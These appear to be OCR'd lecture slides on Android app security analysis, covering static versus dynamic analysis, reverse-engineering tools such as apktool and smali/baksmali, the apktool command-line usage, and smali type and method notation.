
DYNAMIC ANALYSIS

Advantages	Limitations
It identifies vulnerabilities in a runtime environment.	There are not enough trained personnel to thoroughly conduct dynamic code analysis
Automated tools provide flexibility on what to scan for.	It is more difficult to trace the vulnerability back to the exact location in the code, taking longer to fix the problem.
It allows for analysis of applications in which you do not have access to the actual code.	Automated tools produce false positives and false negatives.
It identifies vulnerabilities that might have been false negatives in the static code analysis.	
It permits you to validate static code analysis findings.	
It can be conducted against any application.	

https://gcn.com/articles/2009/02/09/static-vs-dynamic-code-analysis.aspx

STATIC ANALYSIS

Android Applications



REVERSE ENGINEERING

- Is the processes of extracting knowledge or design information from anything man-made and re-producing it or re-producing anything based on the extracted information.
  - To find bugs and undocumented features
  - Security auditing
  - Removal of copy protection (“cracking")
  - Customization of embedded systems
  - …
- vs Anti Reverse Engineering (Obfuscate, Encryption)

REVERSE ENGINEERING


- Applications for reverse engineering android applications
  - dexdump
  - apktool
  - d2j-dex2jar and JD-GUI
  - androguard
  - GDB
  - IDA Pro

DEX

- (.dex) Dalvik Executable file is a file that is executed on the Dalvik Virtual Manager (Android System).
- Compiled Android application code file.
  - Java source code is compiled by the Java compiler into .class files. Then the dx (dexer) tool, part of the Android SDK processes the .class files into a file format called DEX that contains Dalvik byte code.

APKTOOL

Reverse Engineering




APKTOOL

- A tool for reverse engineering 3rd party, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making some modifications; it makes possible to debug smali code step by step. Also it makes working with an app easier because of project-like file structure and automation of some repetitive tasks like building apk, etc.
- Download at http://ibotpeaches.github.io/Apktool/

APKTOOL

- Disassembling resources to nearly original form (including resources.arsc, classes.dex, 9.png. and XMLs)
- Rebuilding decoded resources back to binary APK/JAR
- Organizing and handling APKs that depend on framework resources
- Smali Debugging (to be removed in 2.1.0 in favor of IdeaSmali)
- Helping with repetitive tasks


http://ibotpeaches.github.io/Apktool/



apktool already pre-installed in kali linux

```
APKTOOL(1)                                User Commands                                APKTOOL(1)

NAME
       apktool - tool for reverse engineering Android apk files

DESCRIPTION
       usage: apktool

       -advance,--advanced
              prints advance information.

       -version,--version
              prints the version then exits

       usage: apktool if|install-framework [options] <framework.apk>

       -p,--frame-path <dir>
              Stores framework files into <dir>.

       -t,--tag <tag>
              Tag frameworks using <tag>.

       usage: apktool d[ecode] [options] <file_apk>

       -f,--force
              Force delete destination directory.

       -o,--output <dir>
              The name of folder that gets written. Default is apk.out

       -p,--frame-path <dir>
              Uses framework files located in <dir>.

       -r,--no-res
              Do not decode resources.

       -s,--no-src
              Do not decode sources.

       -t,--frame-tag <tag>
```

apktool usage in kali linux




apktool usage in kali linux

SMALI/BAKSMALI

- Smali Created by JesusFreke as an human-readable assembler and disassembler for dex files.
- smali/baksmali is an assembler/disassembler for the dex format used by dalvik, Android's Java VM implementation. The syntax is loosely based on Jasmin's/dedexer's syntax, and supports the full functionality of the dex format (annotations, debug info, line info, etc.)
- https://github.com/JesusFreke/smali

APKTOOL AND SMALI

- APKtool use SMALI.
- Folder Smali is the direct output of disassembly from Dalvik executable format (.dex)
- Apktool extract all of the classes within the .dex file from the .apk file
- Apktool disassemble .dex into Dalvik opcode/Smali syntax.
- Detail info on smali: https://github.com/JesusFreke/smali/wiki/TypesMethodsAndFields



Smali code generated using Apktool

SMALI RESULT

- **outer_class$inner_class_name**
  - MainActivity$1.smali
  - R$anim.smali

SMALI TYPES

Letter	Type
V	Void
Z	Boolean
B	Byte
S	Short
C	Char
I	Int
J	Long (64 bits)
F	Float
D	Double (64 Bits)

https://github.com/JesusFreke/smali/wiki/TypesMethodsAndFields

SMALI METHODS

- **Lpackage/name/ObjectName;->MethodName(III)Z**
  - In this example, you should recognize Lpackage/name/ObjectName; as a type. MethodName is obviously the name of the method. (III)Z is the method's signature. III are the parameters (in this case, 3 ints), and Z is the return type (bool).

https://github.com/JesusFreke/smali/wiki/TypesMethodsAndFields

